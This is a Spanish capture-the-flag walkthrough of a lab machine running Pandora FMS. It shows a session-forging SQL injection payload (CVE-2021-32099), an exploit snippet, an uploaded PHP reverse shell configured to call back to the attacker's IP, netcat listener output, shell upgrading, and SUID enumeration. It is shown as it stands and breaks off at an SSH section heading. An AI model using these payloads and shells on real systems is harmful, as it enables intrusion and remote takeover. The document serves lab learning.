
[http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver\\_agente&id\\_agente=1%20union%20select%201,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18%20order%20by%20](http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver_agente&id_agente=1%20union%20select%201,@@version,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18%20order%20by%20)

entonces parce que la url que sufre de sql injection es esta

[http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver\\_agente&id\\_agente=1](http://127.0.0.1:8080/pandora/index.php?sec=estado&sec2=operation/agentes/ver_agente&id_agente=1)

ojo aca cambiamos la url porque no esta tomando el folder /pandora\_console/

[http://127.0.0.1/pandora\\_console/index.php?sec=estado&sec2=operation/agentes/ver\\_agente&id\\_agente=1](http://127.0.0.1/pandora_console/index.php?sec=estado&sec2=operation/agentes/ver_agente&id_agente=1)



para validar si es vulnerable a sql i validamos con burpsuite.

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Ext

Intercept HTTP history WebSockets history | Proxy settings

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 GET /pandora_console/index.php?sec=estado&sec2=operation/agentes/ver_agente&id_agente=1%27 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=t37osmrgfbrqgb14s413rl22
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15 Sec-GPC: 1
16
17

```

Dashboard Target **Repeater** Intruder Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Cancel < | > |

**Request**

Pretty Raw Hex

```

1 GET /pandora_console/index.php?sec=estado&sec2=
2 operation/agentes/ver_agente&id_agente=1 or l=1 -- true HTTP/1.1
3 Host: 127.0.0.1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
5 Firefox/115.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
7 webp,*/*;q=0.8
8 Accept-Language: en-US,en;q=0.5
9 Accept-Encoding: gzip, deflate, br
10 DNT: 1
11 Connection: close
12 Cookie: PHPSESSID=t37osmrgfbrqgb14s413rl22
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: none
17 Sec-Fetch-User: ?1

```

**Response**

Pretty Raw Hex Render

```

1 HTTP/1.1 400 Bad Request
2 Date: Thu, 01 Feb 2024 01:25:04 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 309
5 Connection: close
6 Content-Type: text/html; charset=iso-8859-1
7
8 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
9 <html>
10   <head>
11     <title>
12       400 Bad Request
13     </title>
14   </head>
15   <body>
16     <h1>
17       Bad Request
18     </h1>
19   </body>
20 </html>

```

sin embargo no vi ningun sqlí

buscamos otro exploit y encontramos que esta bien debido a que no tenemos credenciales

← → ⌛ 🔍 https://www.google.com/search?q=pandora+fms+exploit+sql&client=firefox-b-e&sca\_esv=541

YouTube DeepL Translate - Elm... Machine Excell Training ACTIVE DIRECTORY OSCP

# Google


pandora fms exploit sql

Videos Imágenes Noticias Shopping Libros Maps Vuelos Finance

Sugerencia: Limitar esta búsqueda a resultados en idioma **español**. Más información para filtrar por idioma

 GitHub  
https://github.com › Pandora\_v7.... · Traducir esta página

shyam0904a/Pandora\_v7.0NG.742\_exploit\_unauthenticated  
CVE-2021-32099 Pandora\_v7.0NG.742. Unauthenticated Sqlinjection that leads to dump database but this one impersonated Admin and drops a interactive shell ...



aca vemos algo interesante manejan una sql de tipo union

```
nt("[+] Sending Injection Payload")
requests.get(f'http://{host}/pandora_console/include/chart_generator.php?session_id=%27%20union%20SELECT%201,2,%27id_usuario|s:5:%22admin%27')

r.status_code==200:
    print("[+] Requesting Session")
    Session_Cookie_Admin=r.cookies.get('PHPSESSID')
    print(f'[+] Admin Session Cookie : {Session_Cookie_Admin}')
else :
```

y agarran la cookie

esto se basa afectando la siguiente ruta

/pandora\_console/include/chart\_generator.php?session\_id=%

validando en burpsuite parece que si existe


/pandora\_console/include/chart\_generator.php?session\_id=1

1 x +

Send Cancel < >

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /pandora_console/include/chart_generator.php?session_id=1 HTTP/1.1 2 Host: 127.0.0.1 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: close 9 Cookie: PHPSESSID=t37osmrgfbrqgb14s413rl22 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate	1 HTTP/1.1 200 OK 2 Date: Thu, 01 Feb 2024 01:37:05 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Set-Cookie: PHPSESSID=t37osmrgfbrqgb14s413rl22; expires=Thu, 01-Feb-2024 03:07:05 GMT; Max-Age=5400; path=/ 8 Vary: Accept-Encoding 9 Content-Length: 1108 10 Connection: close 11 Content-Type: text/html; charset=UTF-8 12 13 <!DOCTYPE html> 14 <html>

ahora validemos el sql iaca nos da un error con '



Request

Pretty Raw Hex


```
1 GET /pandora_console/include/chart_generator.php?session_id=1 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=t37osmrgfegrqgb14s413rl22
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: none
14 Sec-Fetch-User: ?1
15 Sec-GPC: 1
16
17
```

Response


Pretty Raw Hex Render

```
22 <link rel="stylesheet" href="styles/js/jquery-ui_custom.css" type="text/css" />
23 <script language="javascript" type="text/javascript" src='javascript/pandora.js'>
24 </script>
25 <script language="javascript" type="text/javascript" src='javascript/jquery-3.3.1.min.js'>
26 </script>
27 </head>
28 <body>
29 <h1> Access is not granted
30 <script type="text/javascript">
31     $('document').ready(function () {
32         setTimeout(function () {
33             try {
34                 var status = window.callPhantom({
35                     status: "loaded"
36                 });
37             } catch (error) {
38                 console.log("CALLBACK ERROR", error.message)
39             }
40         }, 100);
41     });
42 </script>
```

validando en la web sin el sql i




ahora con el **sql i 1'**



ahora probamos lo que dice el exploit

%27%20union%20SELECT%201,2,%27id\_usuario | s:5:%22admin%22;%27%20as%20data%20--%20SgGO')



no hay nada pero si me dirijo a /pandora\_console/ tengo acceso como admin

The screenshot shows the Pandora FMS Overview page. On the left, a sidebar lists various monitoring tools: Monitoring, Topology maps, Reporting, Events, Workspace, Tools, Discovery, Resources, Profiles, Configuration, and Alerts. The 'Monitoring' option is selected. The main area displays two sections: 'Pandora FMS Overview' and 'News board'. The 'Overview' section includes a 'Server health' summary with four bars (Monitor health, Module sanity, Alert level) all in green, and a 'Defined and triggered alerts' section with two bell icons. The 'News board' section features a green header bar with the text 'Welcome to Pandora FMS Console' and a message by 'admin' posted '6 months ago'. A cartoon character of a man with a mustache and glasses is shown sitting at a laptop.

aqui deberiamos poder subir una webshell php para tener acceso

The screenshot shows the Pandora FMS File manager page. The sidebar is identical to the previous screenshot, with 'Monitoring' selected. The main area is titled 'File manager' and contains a section titled 'Index of images'. A table lists several image files with their names, last modification dates, and sizes. All files were modified on December 7, 2021, at 3:32 pm.

Index of images		
Name	Last modification	Size
backgrounds	December 7, 2021, 3:32 pm	
clippy	December 7, 2021, 3:32 pm	
console	December 7, 2021, 3:32 pm	
custom_favicon	December 7, 2021, 3:32 pm	
custom_logo	December 7, 2021, 3:32 pm	
custom_logo_login	December 7, 2021, 3:32 pm	
ehorus	December 7, 2021, 3:32 pm	

enumerando nuevamente con gobuster

gobuster dir -u <http://10.10.11.136/> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""

```

[+] User Agent: gobuster/3.0
[+] Extensions: html,php,txt,htm,xml,
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 274]
/.php           (Status: 403) [Size: 274]
/.htm           (Status: 403) [Size: 274]
/tools          (Status: 301) [Size: 322] [--> http://127.0.0.1/pandora_console/tools/]
./               (Status: 200) [Size: 13674]
/index.php      (Status: 200) [Size: 13674]
/general        (Status: 301) [Size: 324] [--> http://127.0.0.1/pandora_console/general/]
/images         (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/images/]
/mobile         (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/mobile/]
/tests          (Status: 301) [Size: 322] [--> http://127.0.0.1/pandora_console/tests/]
/ajax.php       (Status: 200) [Size: 3206]
/ws.php         (Status: 302) [Size: 0] [--> http://127.0.0.1/pandora_console/index.php]
/include        (Status: 301) [Size: 324] [--> http://127.0.0.1/pandora_console/include/]
/vendor         (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/vendor/]
/extras         (Status: 301) [Size: 323] [--> http://127.0.0.1/pandora_console/extras/]
/extensions     (Status: 301) [Size: 327] [--> http://127.0.0.1/pandora_console/extensions/]
/fonts          (Status: 301) [Size: 322] [--> http://127.0.0.1/pandora_console/fonts/]
/attachment     (Status: 403) [Size: 274]
/COPYING        (Status: 200) [Size: 14875]
Progress: 44492 / 1543927 (2.88%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 44819 / 1543927 (2.90%)
=====
Finished
=====
```

vemos varios directorios pero si vamos a /imagenes vemos los mismos que tenemos en el Pandora FMS

The screenshot shows a web browser window with the following details:

- URL Bar:** Shows the URL `127.0.0.1/pandora_console/images/`.
- Toolbar:** Includes standard navigation icons (back, forward, search, etc.) and a refresh button.
- Page Content:**

## Index of /pandora\_console/images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#"> MiniLogoArtica.jpg</a>	2019-05-17 08:02	5.5K	
<a href="#"> sort_down.png</a>	2019-05-17 08:02	1.0K	
<a href="#"> sort_up.png</a>	2019-05-17 08:02	1.0K	
<a href="#"> access_denied.png</a>	2019-05-17 08:02	3.6K	
<a href="#"> add.disabled.png</a>	2019-05-17 08:02	1.4K	
<a href="#"> add.png</a>	2020-01-03 03:22	446	
<a href="#"> add_mc.png</a>	2019-05-17 08:02	447	
<a href="#"> ...</a>	2019-05-17 08:02	207	
- Bottom Bar:** Contains links to YouTube, DeepL Translate, Machine Excell, Training, ACTIVE DIRECTORY, and OSC.



- Monitoring
- Topology maps
- Reporting
- Events
- Workspace
- Tools
- Discovery
- Resources
- Profiles
- Configuration
- Alerts
- Events

networkmap	December 7, 2021, 3:32 pm
os_icons	December 7, 2021, 3:32 pm
status_sets	December 7, 2021, 3:32 pm
tree	December 7, 2021, 3:32 pm
wizard	December 7, 2021, 3:32 pm
MiniLogoArtica.jpg	May 17, 2019, 10:02 am
_sort_down.png	May 17, 2019, 10:02 am
_sort_up.png	May 17, 2019, 10:02 am
access_denied.png	May 17, 2019, 10:02 am
add.disabled.png	May 17, 2019, 10:02 am
add.png	May 17, 2019, 10:02 am

lo cual significa que podemos subir una whelshell y abrirla en /images



locate webshell |grep php

```
~/machineshtb/Pandora locate webshell |grep php
Index of /pando
New Private
/usr/share/webshells/php
/usr/share/webshells/php/findsocket 127.0.0.1/pandora_console
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/findsocket/findsock.c
/usr/share/webshells/php/findsocket/php-findsock-shell.php
```

elegimos

cp /usr/share/webshells/php/php-reverse-shell.php .


modificamos

```
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell  
// locate webshell | grep -A 1000 /usr/share/webshell  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.10.14.18'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//
```

modifico a formato jpg por si da problemas

mv php-reverse-shell.php phpwebshell.php.jpg

```
~/machineshtb/Pandora  
mv php-reverse-shell.php phpwebshell.php.jpg
```



## Upload Files



Create a Directory

Create a Text

Upload Files



Browse... phpwebshell.php.jpg

Decompress

Go



	photo.png	May 17, 2019, 10:02 am
T	phpwebshell.php.jpg	February 1, 2024, 3:08 am
	pixel_gray.png	May 17, 2019, 10:02 am
	<a href="#">photo.png</a>	2019-05-17 08:02 419
	<a href="#">phpwebshell.php.jpg</a>	2024-02-01 02:08 5.4K
	<a href="#">pixel_gray.png</a>	2019-05-17 08:02 191

antes de dar click levantamos netcat sin embargo tiro error

The image “http://127.0.0.1/pandora\_console/images/phpwebshell.php.jpg” cannot be displayed because it contains errors.

lo subo como php solo

	<a href="#">photo.png</a>	2019-05-17 08:02 419
	<a href="#">phpwebshell.php</a>	2024-02-01 02:12 5.4K
		2019-05-17 08:02 419

y este si agarro

```
~/machineshtb/Pandora nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.136] 38822
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 02:12:58 up 1:10, 1 user,  load average: 0.00, 0.00, 0.00
USER   TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
daniel pts/0    10.10.14.18    01:03    1:07m  0.03s  0.03s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt) photo.png
/bin/sh: 0: can't access tty; job control turned off
$ whoami
matt
$
```

mejoramos nuestra shell

Mejora de shells:

```

en victim
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporciones
stty size
en victim
stty rows 45 columns 174

```

```

matt@pandora:~$ whoami
matt
matt@pandora:~$ id
uid=1000(matt) gid=1000(matt) groups=1000(matt)
matt@pandora:~$ whoami
daniel pts/0 10.10.14.18 01:03 1:07m 0.03s 0.03s -bash
matt@pandora:~$ ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt proc root run sbin srv sys tmp usr var
matt@pandora:~$ 

```

buscamos de nuevo el ejecutable

**find / -perm -u=s -type f 2>/dev/null**

```

matt@pandora:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
att@pandora:~$ ls
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  dev  etc  home  lib  lib32  lib64  libx32  lo
/usr/lib/eject/dmcrypt-get-device
/usr/lib/polkit-kit-1/polkit-agent-helper-1
matt@pandora:~$ ls -la /usr/bin/pandora_backup
-rwsr-x--- 1 root matt 16816 Dec 3 2021 /usr/bin/pandora_backup
matt@pandora:~$ 

```

buscamos de nuevo el ejecutable

cat /usr/bin/pandora\_backu

```

Kati@Kati: ~$ cat /usr/bin/pandora_backup
View Bookmarks Help
FLFFJ0:0B
Ew ?;*3$"\ACHmm HH==hp=DDPtd <<QtdRtd==/lib64/ld-linux-x86-64.so.2GNUqtG7%H9 f ZGNU Pandora
D]BIE E(D0H8Gqj8A0A(B BB(p0F
d80
em\ 4x "%putsetreuidsystemgetuidgeteuid_cxa_finalize__libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start__ITM_registerTMCloneTableFu
@XHH@??ooo=6FVfvH@GCC: (Debian 10.2.1-6) 10.2.1 202101108 lib lib32 lib64 libx32 lost+found media mnt proc root run sbin srv sys tmp usr var
SH=&DH=/H/HtH.Ht/h%H=Y/H5R/H)HH?HHtH.HfD=/u/UH=.ht
H=-.h.]{UHS>H=nH=H=tH=dH=QH=EH]f.AWL=+AVIAUIATAUH+SL)HtLLDAHH9u[ ]A\A]A^A_PandoraFMS Backup UtilityNow at
d 8====?@d@P@doraFMS clienttar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*Backup failed!
Check your per!07P@C=jpv=D==== @ccessful!Terminating program!<(Xh8zRx
`@.?
buscamos de n@rYlq@) H@j@)X@+P@j@
find / -perm -u=s -type f >> devP@ 2"crtstuff.cderegsystemgetuidgeteuid_cxa_finalize__libc_start_mainlibc.so.6GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start__ITM_registerTMCloneTableFu
dummy__frame_dummy_init_array_entrybackup.c__FRAME_END__init_array_end_DYNAMICC_init_array_start_GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE__libc_csu_fini_ITM_dere
CloneTableputs@GLIBC_2.2.5_edatagetuid@GLIBC_2.2.5system@GLIBC_2.2.5geteuid@GLIBC_2.2.5__libc_start_main@GLIBC_2.2.5__data_start__gmon_start__dso_handle_IO_sto
__libc_csu_initsetreuid@GLIBC_2.2.5__bss_startmain__TMC_END__ITM_registerTMCloneTable_cxa_finalize@GLIBC_2.2.5.symtab.strtab.interp.note.gnu.build-id.i
tag.gnu.hash.dynsym.dynstr.gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame.init_array.fini.dynamic.got=plt
.comment No
V88^okoBdd` </usr/bin/powerp
<8=?@d@P@P0P0'x0`- 6M%9matt@pandora:$

```

como no se ve bien y ya mejoramos nuestra shell crearemos un acceso por ssh para mejora esta consola,.

### CREAR ACCESO POR SSH

